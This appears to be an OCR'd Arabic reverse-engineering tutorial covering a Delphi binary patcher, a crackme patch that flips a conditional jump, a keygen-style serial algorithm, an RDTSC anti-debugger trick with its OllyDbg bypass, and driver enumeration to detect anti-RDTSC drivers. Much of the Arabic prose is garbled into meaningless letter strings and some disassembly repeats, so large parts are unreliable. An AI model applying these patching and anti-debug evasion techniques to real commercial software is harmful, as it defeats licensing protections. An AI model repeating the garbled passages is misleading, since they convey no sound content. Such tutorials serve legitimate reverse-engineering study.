  for i := 1 to Length(TmpString) do
    TargetNumber := TargetNumber + Upcase(TmpString[i]);

  for i := 1 to Length(TargetNumber) do
    if ((TargetNumber[i] < '0') or (TargetNumber[i] > '9')) and ((TargetNumber[i]
< 'A') or (TargetNumber[i] > 'F'))
      then
    begin
      ActionEdt.MaxLength := 1;
      ResultLbl.Font.Color := ClRed;
      ResultLbl.Caption := 'BAD';
      ActionBtn.Enabled := False;
      Result := False;
      Exit;
    end else
    begin
      ActionEdt.MaxLength := 0;
      ResultLbl.Font.Color := ClGreen;
      ResultLbl.Caption := 'GOOD';
      ActionBtn.Enabled := True;
      Result := True;
    end;
end;
```

تَمِ تُ*اظو تُ*ظو Hexadecimal و ىٰ أَكَّوٌ بِدوي قز قدمِيخ خَ,و ،صحُوظَخ أدلمحخهجؤتمعيخ ٍ ِّ صُجِخَبطخ ي ٍِّ شَجذ

.بيِز دمحُ*ظ تُجدُّ دهاب ,ج كمسيخ

```
if Length(OriginalValueEdt.Text) = Length(PatchedValueEdt.Text) then
 begin
   EqualityReportLbl.Caption := 'GOOD';
   EqualityReportLbl.Font.Color := ClGreen;
end else
begin
  EqualityReportLbl.Caption := 'BAD';
  EqualityReportLbl.Font.Color := ClRed;
end;
```

.ا خؤ دعد؛ ؤزده عز دمحُ*ظ تُجدُّ دهاب و صحُوظَخ جُّيخ بد؛ ؤاز خيتَ صُ جُ إخ هجء صّخ خِّ

```
procedure BackupFile(sFileName: string; ReportMmo: TMemo);
begin
  CopyFile(Pchar(sFileName), Pchar(sFileName + '.Bak'), True);
  ReportMmo.Lines.Add('Original file backup... OK');
end;
```

شَّ يَ خ جُ تُ بِخ صزدعت فـيِ إه و غولًا صبِدلا فـيِ خِ لأخ إخظخ ٪ذُ ، دسدج دنلأ حَ صمهج صُ جُ إخ يِّ إخظخ هِ وز خيتُ ظِ وٌ ،ةُ

شآى أى ظخ صبِ ى بِ خ و Bak. خِ خي خ خ صذُ ، ب و ح لأخ

```
  if Pos(sOriginalByte, Str) > 0 then
  begin
    ……
    ……
    ……
    ……
end
  else
  begin
    Main.ReportMmo.Lines.Add('Already Patched');
  end;;
```

ال خوش يبيـوج ِ ّ ت ّ دوأظ يخ ُ ظخجثيده، ُ م أب خ تئن ّ ِ يخو وأعيخص ُ جخب ه ُ جخدعِ ج ء.

Hexadecimal جُئى تَ ىمعز خدُ ثيخ ِ ّ ْ َ َ يخ خِ ّ فـيد شَمَع*ظخ كمسيخ صثّ؛ بو Characters تخَجُص FormatByte مث
أعخ إخظخفـيدشووولأخجثيخي ِ ّ ه، كمسيخ.

```
function FormatByte(sValue: string): string;
var i: cardinal;
  sData: Byte;

begin
  for i := 0 to (length(sValue) div 2) - 1 do
  begin
    sData := StrToInt('$' + Copy(sValue, (i * 2 + 1), 2));
    Result := Result + Char(sData);
  end;
end;
```

Srt وأعظخفـيدَلاچدتإخظخ جُئى ، اظ ثـه، َ ُ شءخ ُ ثـيخ ض دُلالاثز أعخ إخظخكعاز خئى ثـظ
i وأعظخفـيياأق تـه ُ ِ يخ إخظخ جفلُ ح، شءخ ُ ثـيخ فـيد شَمَع*ج ،صه ُ ئى

ض، و ثـيخ صمثيخ نخد.

```
function Search(sFileName, sOriginalByte: string): Boolean;
var
  F: file;
  Str: string;
  I: Integer;
begin

  AssignFile(F, sFileName);
  Reset(F, 1);
  I := FileSize(F);
  SetLength(Str, FileSize(F));
  BlockRead(F, Str[1], I);

  if Pos(sOriginalByte, Str) > 0 then
  begin
    Main.ReportMmo.Lines.Add('First byte Offset : 0x' +
IntToHex(Pos(sOriginalByte, Str) - 1, 8));
    Main.ReportMmo.Lines.Add('');
    Result := True;
  end
  else
  begin
    Main.ReportMmo.Lines.Add('Nothing found...');
    Result := False;
```

```
  end;

  CloseFile(F);
end;
```

تمسيخ صحيح لخطة إلزام خبيث ظو، صرزعتيخو شءخثيض دللاز أعد إخطد كاز خبيث ظ.

ض دائخظد فيو وأعيخ سئ دمجخي ئاج تبإعيز إلن خيإعيدا إطخ ئيدا إهطخ دوز دعيز دهعز دعيت دوز.

إخظد فيش ئي صخ جئيخ صرزعيخ شمإ دئعلخ إخجو ص ئحمو جخظ زدهظ ئح، بيئص صيدا فيو.

```
procedure Replace(sFileName, sOriginalByte, sPatchedByte: string);
var
  BytesWritten: LongWord;
  F: file;
  Str: string;
  I, Y: Integer;
begin

  AssignFile(F, sFileName);
  Reset(F, 1);
  I := FileSize(F);
  SetLength(Str, FileSize(F));
  BlockRead(F, Str[1], I);

  if Pos(sOriginalByte, Str) > 0 then
  begin
    Seek(F, Pos(sOriginalByte, Str) - 1);

    BackupFile(sFileName, Main.ReportMmo);

    for y := 1 to Length(sPatchedByte) do
    begin
      BlockWrite(F, sPatchedByte[y], SizeOf(sPatchedByte[y]), BytesWritten);
      if sPatchedByte[y] <> sOriginalByte[y] then
      begin
        Main.ReportMmo.Lines.Add('Original value : ' +
IntToHex(Ord(sOriginalByte[y]), 2) + ' Patched value : ' +
IntToHex(Ord(sPatchedByte[y]), 2));
      end;
    end;
  end
  else
  begin
    Main.ReportMmo.Lines.Add('Already Patched');
  end;
  CloseFile(F);
end;
```

هذه الأداة تستخدم في عملية البحث عن الأماكن التي تحتوي على رسالة النجاح وتقوم بتعديلها لتظهر رسالة النجاح الخاصة بك.


2. التطبيق

في هذا التطبيق سنقوم بتعديل رسالة النجاح لتظهر رسالة النجاح الخاصة بك Ahmad_k وتكتب: Sucess

```
FF75 08        PUSH DWORD PTR SS:[EBP+8]
E8 C1000000    CALL Original.004011C3
85C0           TEST EAX,EAX
59             POP ECX
74 15          JE SHORT Original.0040111C
6A 00          PUSH 0                          Style = MB_OK|MB_APPLMODAL
68 50604000    PUSH Original.00406050          Title = "Bravoooooooooo"
68 30604000    PUSH Original.00406030          Text = "Great job - Now Write a keygen"
FF75 08        PUSH DWORD PTR SS:[EBP+8]       hOwner
FF15 9C504000  CALL DWORD PTR DS:[<&USER32.MessageBoxA>]  MessageBoxA
```


ثم نبحث عن : C05974156A006850604085

```
FF75 08        PUSH DWORD PTR SS:[EBP+8]
E8 C1000000    CALL Original.004011C3
85C0           TEST EAX,EAX
59             POP ECX
74 15          JE SHORT Original.0040111C
6A 00          PUSH 0                          Style = MB_OK|MB_APPLMODAL
68 50604000    PUSH Original.00406050          Title = "Bravoooooooooo"
68 30604000    PUSH Original.00406030          Text = "Great job - Now Write a keygen"
FF75 08        PUSH DWORD PTR SS:[EBP+8]       hOwner
FF15 9C504000  CALL DWORD PTR DS:[<&USER32.MessageBoxA>]  MessageBoxA
```



في شاشة صمم البرنامج، نحدد value Original في الخانة الأولى، ونضع الرقم الذي نريد تغييره في الخانة الثانية، ثم نضغط على Search. ونحدد Value Patched في الخانة الثالثة، ونضغط على Report. في النتائج نجد الرقم الذي نريد تغييره.

Original value : 85C05974156A0068506040
Patched value : 85C05975156A0068506040



قد فوز صحم*يخ جعيع Replace ثو ٣ ثإلتو صوز وأعيخ صحم.

١ـتمادا 3.

عدن بو خيخ ـتمل هضخ .جهايخ ـه و ص*الجو نن لل

استعمال RDTSC للكشف عن المصحح

Debugger Detection using RDTSC trick

1. مقدمة:

- التطبيق
- الصعوبة في تتبع وظيفة Reverser في الكشف عن RDTSC


RDTSC هو اختصار لـ Read Time Stamp Counter وهو تعليمة خاصة في Processor تقوم بزيادة عداد كل تنفيذ Instruction.

RDTSC يؤثر على الأداء بشكل كبير حسب Wikipedia وهذا يجعله أداة مثالية لمكافحة التصحيح وهو ما سنراه في هذا المقال، إن شاء الله، وهو ما يعرفه UnderstandMe جيدا.

- OllyDbg.
- Delphi 7.

تتبع الخطوات التالية لتصل إلى الرقم التسلسلي وبرنامج توليد الرقم التسلسلي.

تأتي الآن إلى الجزء الأهم من الموضوع وهو كيفية توليد الرقم التسلسلي وبرنامج توليد الرقم التسلسلي. في البداية سنقوم بتشغيل البرنامج وسنحصل على الشكل التالي:



بعد الضغط على زر Register يقوم البرنامج بالتحقق من الاسم المدخل وإذا كان صحيحاً يقوم بتوليد الرقم التسلسلي الصحيح وإظهاره في الحقل المخصص له، وإلا يظهر رسالة خطأ:

الخطوة ٣: يقوم البرنامج بتحويل الاسم إلى رقم تسلسلي وفق الخوارزمية التالية:

```
Trim(NameEdt.Text);
  sSerial := 0;
  sName := NameEdt.Text;
  if NameEdt.Text <> '' then
  begin
    for i := 0 to Length(sName) do
    begin
      sSerial := sSerial + (Ord(sName[i]) * $128);
    end;
    if a = b then
      SerialTest := IntToHex(sSerial, 2) + IntToStr(sSerial * $512) else
      SerialTest := IntToHex(sSerial, 16) + IntToStr(sSerial * $16);
```

```
    if SerialEdt.Text = SerialTest then
      ShowMessage('[Sucess] Good reverser :)') else
      ShowMessage('[Error] Bad reverser :( Try again...');
```

Global خدو وأعج فيدثظدي خ ٧أئو ،هَمُعِ خ تُأَظ صَخزَ ىَو ه* OnCreate غَل فيد RDTSC زِ وَعِوَ خيي تِ إ ى ُ
"a" وِمُ "b" . وِمُ Global وآ خدو وأعج فيدثظدي خ ٧أئ ثه Register يَ زدع خ OnClick غَل فيَ ءدو عَخ رعتو ثه
: ِثُسُ عِ خ ءصَ فيد صُخه* يذ قُ

```
var
  Main: TMain;
  a, b integer;
implementation
```

جُثُ يخ نظُ شوسبِ صوُ نِ نتَ Instructions يخ وُ جِأب كثى ظخ ىَدو ىَ جدوب ر يخ تُأَظ صيد فيد
ىَ زَ وُ ظخأب كثى ظتو خي هَمُعِ خ تُأَظ ىَو دجؤ ،صحُكِ مع جِ b و a ضخوأعظ فيد ص٨ى ألمحخ صجدي خ
ه ىَ ندُ و ،صأعكِ صتُ ديذ ضخوأعظ فيد ص٨ى لأمحخ جُثُ ذ تُ* ك ذِ ،صحُ زو صأعكِ ص ،ُ زِ تُم* عِ ظَ ُ جَ مع instructions
ُ يعيذ صُجِ خو وبتُم* عِ ظَ ىو ىَ ظدي خ ص* سُ ٤ رِ لو b و a ضخوأعظ جُ ىَ ىَ زِ صوَ دثجِ ىَ وُ مُ أي خ
.ُخز ىَ ه ي ذ ُ ي ي صحُ دط٤ وؤ صمُ ُ ذ

إلى بطيا ُ ا ُ عي ا 2.

```
function GetRDTSC: LongInt;
var
  TimerHi: DWord;
  TimerLo: Dword;
begin
  Sleep(10);
  asm
    dw  310Fh // rdtsc
    mov TimerLo, eax
    mov TimerHi, edx
  end;
  Sleep(500);
  asm
    dw  310Fh // rdtsc
    sub eax, TimerLo
    sbb edx, TimerHi
    mov TimerLo, eax
    mov TimerHi, edx
  end;
```

```
  Result := TimerLo div 500000;
end;
```

يُتيح لك الحصول على قيمة result فيه عدد صحيح 64 بت وتخزن قيمة a و b.


هو يتم استدعاء OnCreate في أول:

```
procedure TMain.FormCreate(Sender: TObject);
begin
   RDTSC
end;
```

يتم استدعاء OnClick في الكود:

```
procedure TMain.RegisterBtnClick(Sender: TObject);
      …
      …
      …
begin
      RDTSC
      …
      …
      …
end;
```

يمكن تخطي RDTSC بالضغط على OllyDbg Advenced Plugin كما يلي:



تفعيل Enable خطة Anti-RDTSC(Driver-based)

OnCreate يكون هو الأول، إلى جانب أن هناك العديد من الأحداث التي يمكن استخدامها لاستدعاء OnClick و Register وغيرها...

```
00453AD4  .  55              PUSH EBP
00453AD5  .  8BEC            MOV EBP,ESP
00453AD7  .  83C4 F8         ADD ESP,-8
00453ADA  .  6A 0A           PUSH 0A
00453ADC  .  E8 EB8CFBFF     CALL <JMP.&kernel32.Sleep>          Timeout = 10. ms
                                                                 Sleep
00453AE1  .  0F31            RDTSC
00453AE3  .  8945 FC         MOV DWORD PTR SS:[EBP-4],EAX
00453AE6  .  8955 F8         MOV DWORD PTR SS:[EBP-8],EDX
00453AE9  .  68 F4010000     PUSH 1F4
00453AEE  .  E8 D98CFBFF     CALL <JMP.&kernel32.Sleep>          Timeout = 500. ms
                                                                 Sleep
00453AF3  .  0F31            RDTSC
00453AF5  .  2B45 FC         SUB EAX,DWORD PTR SS:[EBP-4]
00453AF8  .  1B55 F8         SBB EDX,DWORD PTR SS:[EBP-8]
00453AFB  .  8945 FC         MOV DWORD PTR SS:[EBP-4],EAX
00453AFE  .  8955 F8         MOV DWORD PTR SS:[EBP-8],EDX
00453B01  .  8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]
00453B04  .  B9 20A10700     MOV ECX,7A120
00453B09  .  33D2            XOR EDX,EDX
00453B0B  .  F7F1            DIV ECX
00453B0D  .  A3 046C4500     MOV DWORD PTR DS:[456C04],EAX
00453B12  .  59              POP ECX
00453B13  .  59              POP ECX
00453B14  .  5D              POP EBP
00453B15  .  C3              RET
```

- فيه وخى و a وأعظ فيه طالت EAX فيه RDTSC صصد*ج*ز ط*ؤ ثيخ صمثيخ خ، ثذيجدوبريخ ثأظ صخز فيه خظثك ى : 00456C04

MOV DWORD PTR DS:[456C04],EAX

- دى خ عثخ صثچ صثه خ خطى خز فيه إيظ صثه دى *، و خ بو، صمث ظ*خ ثثث ى ز ثثى عيخ ص، وأعز وأعظ صجدى خ صمثيخ زوداو الل وا خ ثثظ س.
- خبو دد*، و فيه إيظ وآ خجج ى ظى خ ثى ن خ ص خطى ن أ و ى ز ثثيخ ص، ز ثه ض مد*عيخ خ ص ثو

.Processor

```
004538C8  .  55              PUSH EBP
004538C9  .  8BEC            MOV EBP,ESP
004538CB  .  B9 06000000     MOV ECX,6
004538D0  >  6A 00           PUSH 0
004538D2  .  6A 00           PUSH 0
004538D4  .  49              DEC ECX
004538D5  .^ 75 F9           JNZ SHORT Understa.004538D0
004538D7  .  51              PUSH ECX
004538D8  .  53              PUSH EBX
004538D9  .  8BD8            MOV EBX,EAX
004538DB  .  33C0            XOR EAX,EAX
004538DD  .  55              PUSH EBP
004538DE  .  68 713A4500     PUSH Understa.00453A71
004538E3  .  64:FF30         PUSH DWORD PTR FS:[EAX]
004538E6  .  64:8920         MOV DWORD PTR FS:[EAX],ESP
004538E9  .  6A 0A           PUSH 0A
004538EB  .  E8 DC8EFBFF     CALL <JMP.&kernel32.Sleep>          Timeout = 10. ms
                                                                 Sleep
004538F0  .  0F31            RDTSC
004538F2  .  8945 FC         MOV DWORD PTR SS:[EBP-4],EAX
004538F5  .  8955 F8         MOV DWORD PTR SS:[EBP-8],EDX
004538F8  .  68 F4010000     PUSH 1F4
004538FD  .  E8 CA8EFBFF     CALL <JMP.&kernel32.Sleep>          Timeout = 500. ms
                                                                 Sleep
00453902  .  0F31            RDTSC
00453904  .  2B45 FC         SUB EAX,DWORD PTR SS:[EBP-4]
00453907  .  1B55 F8         SBB EDX,DWORD PTR SS:[EBP-8]
0045390A  .  8945 FC         MOV DWORD PTR SS:[EBP-4],EAX
0045390D  .  8955 F8         MOV DWORD PTR SS:[EBP-8],EDX
00453910  .  8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]
```

كتظفـ ـيَ وخىى,و b وأعظفـ ـيط٩ال ـه EAX فـ ـي RDTSC صصد*جً*ز ط*وَ ـثـ ـيخ صمُثـ ـيخَ, ـثـ ـيُ Register ـَ ـِ ـَ, ـثـ ـيخً*ز

ـّى : 00456C08

```
00453989  >  A1 046C4500     MOV EAX,DWORD PTR DS:[456C04]
0045398E  .  3B05 086C4500   CMP EAX,DWORD PTR DS:[456C08]
00453994  .v 75 39           JNZ SHORT Understa.004539CF
00453996  .  8B45 F4         MOV EAX,DWORD PTR SS:[EBP-C]
00453999  .  33D2            XOR EDX,EDX
0045399B  .  52              PUSH EDX                          Arg2 => 00000000
0045399C  .  50              PUSH EAX                          Arg1
0045399D  .  8D55 DC         LEA EDX,DWORD PTR SS:[EBP-24]
004539A0  .  B8 02000000     MOV EAX,2
004539A5  .  E8 7244FBFF     CALL Understa.00407E1C            Understa.00407E1C
004539AA  .  8B45 DC         MOV EAX,DWORD PTR SS:[EBP-24]
004539AD  .  50              PUSH EAX
004539AE  .  6945 F4 1205000 IMUL EAX,DWORD PTR SS:[EBP-C],512
004539B5  .  33D2            XOR EDX,EDX
004539B7  .  52              PUSH EDX                          Arg2 => 00000000
004539B8  .  50              PUSH EAX                          Arg1
004539B9  .  8D45 D8         LEA EAX,DWORD PTR SS:[EBP-28]
004539BC  .  E8 0B44FBFF     CALL Understa.00407DCC            Understa.00407DCC
004539C1  .  8B4D D8         MOV ECX,DWORD PTR SS:[EBP-28]
004539C4  .  8D45 EC         LEA EAX,DWORD PTR SS:[EBP-14]
004539C7  .  5A              POP EDX
004539C8  .  E8 8B07FBFF     CALL Understa.00404158
004539CD  .v EB 34           JMP SHORT Understa.00453A03
004539CF  >  8B45 F4         MOV EAX,DWORD PTR SS:[EBP-C]
004539D2  .  33D2            XOR EDX,EDX
004539D4  .  52              PUSH EDX                          Arg2 => 00000000
004539D5  .  50              PUSH EAX                          Arg1
004539D6  .  8D55 D4         LEA EDX,DWORD PTR SS:[EBP-2C]
004539D9  .  B8 10000000     MOV EAX,10
004539DE  .  E8 3944FBFF     CALL Understa.00407E1C            Understa.00407E1C
004539E3  .  8B45 D4         MOV EAX,DWORD PTR SS:[EBP-2C]
004539E6  .  50              PUSH EAX
004539E7  .  6B45 F4 16      IMUL EAX,DWORD PTR SS:[EBP-C],16
004539EB  .  33D2            XOR EDX,EDX
004539ED  .  52              PUSH EDX                          Arg2 => 00000000
004539EE  .  50              PUSH EAX                          Arg1
004539EF  .  8D45 D0         LEA EAX,DWORD PTR SS:[EBP-30]
004539F2  .  E8 D543FBFF     CALL Understa.00407DCC            Understa.00407DCC
004539F7  .  8B4D D0         MOV ECX,DWORD PTR SS:[EBP-30]
004539FA  .  8D45 EC         LEA EAX,DWORD PTR SS:[EBP-14]
004539FD  .  5A              POP EDX
```

جَ ـَ ـُ ـيط ـصُ ـجِ ـَ ـو وبـ ـذ ـُ ـپ ـِ ـخ ـج ـعَ ـو ،ى ـعَ ـزـ ـعـ ـد ـه ـض ـخ ـوأعظفـ ـي ـى ـعا ـى ـالا ـمحـ ـى ـعمُثـ ـيخ ـن ـثـ ـظ ـكـ ـى ـظ ـثـ ـذ ـَ ـو ـه ـَ ـم ـعـ ـيخ ـثـ ـَ ـى ـَ ـظ ـص ـپـ ـلـ ـفـ ـي

،وولأ ـثـ ـذ ـعـ ـيخ ـص.ـو ـنـ ـيـ ـثـ ـقـ ـعـ ـيخ جَ ـَ ـُ ـيط ـصُ ـجِ ـَ ـو وبـ ـر ـُ ـو ـؤ ـزـ ـد ـعـ ـيخ ـش, ـص ـپـ ـلـ ـفـ ـي

```
00453989  >  A1 046C4500     MOV EAX,DWORD PTR DS:[456C04]
0045398E  .  3B05 086C4500   CMP EAX,DWORD PTR DS:[456C08]
```

٣ـثـ ـكـ ـثـ ـظ ـثـ ـوخ ـثـ ـذ ـخ ـثـ ـظ ـكـ ـي ـپـ ـجـ*ـَ ـثـ ـقـ ـظ ـجَ ـَ ـُ, ـثـ ـلـ ـُ ـو ـص ـجِ ـَ ـخ ـظ ـسـ ـعـ ـَ Reverser ـپـ ـيخ ـه*ـَ ،ـَ ـى, ـثـ ـه*ـَ ـه ـكـ ـي ـه ـَ ـثـ ـظ ـثـ ـكـ ـَ ـذ ـَ ـو ـَ ـسـ ـَ ـَ ـج ـص ـپـ ـلـ ـفـ ـي

.ـص, ـطـ ـه ـجـ ـأعـ ـخ ـى ـُ ـخ ـِ ـُ

و Exceptions ـه ـجـ ،ـثـ ـجـ ـبـ ـر ـظ ـخ ـض ـسـ ـَ ـُ ـزـ ـثـ ـجـ ـو ـبـ ـر ـپـ ـخ ـُ ـكـ ـإـ ـعَ ـثـ ـظ ـپـ ـيخ ـص*ـُ ـس٤ ـر ـِ ـلـ ـو ـثـ ـجـ ـو ـبـ ـر ـپـ ـيخ ـه ـجـ ـش ـو ـثـ ـپـ ـص ـثـ ـجـ ـؤ ـفـ ـي RDTSC ـَ ـِ ـد ـَ ـا ـَ ـؤ ـه ـَ

.ـَ ـَ ـد ـجـ ـثـ ـظ ـثـ ـسـ ـَ ـَ ـؤ ـَ ـو ـُ ـدّ

دوم*ظ فـيـ وأظ خـيـ خـ ـعـ وؤ مـنـ عـيـ صـ دـ زـ دـ عـ جـ دـهـ *ـو تـ فـ عـ خـ جـ نـ ـ ـ

كشف درايفر Advanced OllyDbg للتحقيق

Advanced OllyDbg Driver Detection | AODD Trick

يمكن تحميل برنامج خاص بالتحقيق من خلال الضغط على الزر التالي

1. المقدمة:

- الكشف الإنتظاري

RDTSC هو اختصار لـ Read Time Stamp Counter وهو عداد يزداد مع كل دورة معالج Processor ويعيد قيمة 64 بت. وهو تعليمة Instruction.


وحسب Wikipedia فإن RDTSC يستخدم لقياس الزمن المنقضي بين تعليمتين وهو يعتبر أداة مفيدة لقياس أداء الشيفرة البرمجية. وهو يعتبر أداة مفيدة لقياس أداء الشيفرة البرمجية RDTSC.

وقد قام خبير الهندسة العكسية fakerdtsc.sys بإنشاء ملف anti_rdtsc.sys وإضافته إلى Advenced Plugin في OllyDbg لكشف RDTSC.

ؤزدبخ هَمعبخ بدبد أو تُم*عبى UnderstandMe خبؤ رجَدتُجَ يَفعَ ؤؤبخ ؤؤؤبخ.

- OllyDbg .
- Delphi 7 .

ئسبت خبسَخَص كر ظا*ت وُدَ ج ادي RDTSC خظى بي يف Advenced OllyDbg Plugin ثخبعدى :



ظا*ت Enable خطذز -Anti-RDTSC (Driver-based)

ز*ً هجءدهعولاذ تُمئ مرُخم*بذ فبد هَمعبخ هَوددءى, إئىىظ صهتو , اوو ،كتطظخ خضَكبى OnCreate OnClick ؤبى*زدعبذ و

Register ووسَؤ خبععس,...

```
00453AD4  .  55              PUSH EBP
00453AD5  .  8BEC            MOV EBP,ESP
00453AD7  .  83C4 F8         ADD ESP,-8
00453ADA  .  6A 0A           PUSH 0A
00453ADC  .  E8 EB8CFBFF     CALL <JMP.&kernel32.Sleep>          Timeout = 10. ms
                                                                 Sleep
00453AE1  .  0F31            RDTSC
00453AE3  .  8945 FC         MOV DWORD PTR SS:[EBP-4],EAX
00453AE6  .  8955 F8         MOV DWORD PTR SS:[EBP-8],EDX
00453AE9  .  68 F4010000     PUSH 1F4
00453AEE  .  E8 D98CFBFF     CALL <JMP.&kernel32.Sleep>          Timeout = 500. ms
                                                                 Sleep
00453AF3  .  0F31            RDTSC
00453AF5  .  2B45 FC         SUB EAX,DWORD PTR SS:[EBP-4]
00453AF8  .  1B55 F8         SBB EDX,DWORD PTR SS:[EBP-8]
00453AFB  .  8945 FC         MOV DWORD PTR SS:[EBP-4],EAX
00453AFE  .  8955 F8         MOV DWORD PTR SS:[EBP-8],EDX
00453B01  .  8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]
00453B04  .  B9 20A10700     MOV ECX,7A120
00453B09  .  33D2            XOR EDX,EDX
00453B0B  .  F7F1            DIV ECX
00453B0D  .  A3 046C4500     MOV DWORD PTR DS:[456C04],EAX
00453B12  .  59              POP ECX
00453B13  .  59              POP ECX
00453B14  .  5D              POP EBP
00453B15  .  C3              RET
```

: ىُ كُ ثَ ظَ خَ فِ ىَ وَ خَ ى،ى و a وأعظ خ فِ ط ال ثَ ه EAX فِ RDTSC ص صد *ج *ز ط *وَ ث خِ ص مُثِّ خَ خَ، ثَ ثِّ جِ دوبر خِ ثُ أَظ ص خَ زَ فِ
00456C04

MOV DWORD PTR DS:[456C04],EAX

وبدى خ عِ ثُ خَ ى ه ثَ ص ثُ خَ ص خ طَ ى خَ خَ جِ ثُ ص ه ثَ خ عِ ثُ خَ ى ه ص ثَ ص ه ثَ و دى *، و خُ بو، ص خ عِ ى ثَ ثَ ثَ ظ *خُ ص، ص خ عِ ى ثَ ثَ ثَ ز ى

كتظخذ فيً وخىى,و b وأعظخ فيط٩ال ثه EAX فيً RDTSC صصد*جً*ز ط*وَ ثيخ ص مُثيخً ح, ثُذُ Register ًح, ثُبيخً*ز

ًى : 00456C08

ًغيً ٣ثً ثسوَ ،ًاخَيًخ إثَ يتص غُز بودمدً خِي، ًُأيخ خِ عجمبً ولأ*س٤ُجؤ خِوُ ،ص،ًطخ ث ه*ًنؤ ٪ده عُخُاخَيًخ

ج, تبي تَإ RDTSC.

ؤزدبِيخ ًُيًخ فيً ًُيبؤُه عيخ ته RDTSC : بيدم*عُدز كتظخذ إتَ

تَإ خظتك ,ه ًُ٤ؤ تَإيَخَأُ fakerdtsc.sys و anti_rdtsc.sys

اذهيا 2.

```
program AdvancedOllyDbg;
uses
  windows, SysUtils;
const
  DRIVER_INFORMATION = 11;
  fakerdtsc = 'fakerdtsc.sys';
  anti_rdtsc = 'anti_rdtsc.sys';
type
  TPDWord = ^DWORD;
  TDriverInfo = packed record
    Address: Pointer;
    Size: DWORD;
    Unknown2: DWORD;
    EntryIndex: DWORD;
    Unknown4: DWORD;
    Name: array[0..MAX_PATH + 3] of Char;
  end;
var
  ZwQuerySystemInformation: function(infoClass: DWORD;
    buffer: Pointer;
    bufSize: DWORD;
    returnSize: TPDword): DWORD; stdcall = nil;
procedure GetDriverInfo;
var
  temp, Index, numBytes, numEntries: DWORD;
  buf: TPDword;
  driverInfo: ^TDriverInfo;
  Result: string;
begin
  if @ZwQuerySystemInformation = nil then
    ZwQuerySystemInformation := GetProcAddress(GetModuleHandle('ntdll.dll'),
'ZwQuerySystemInformation');
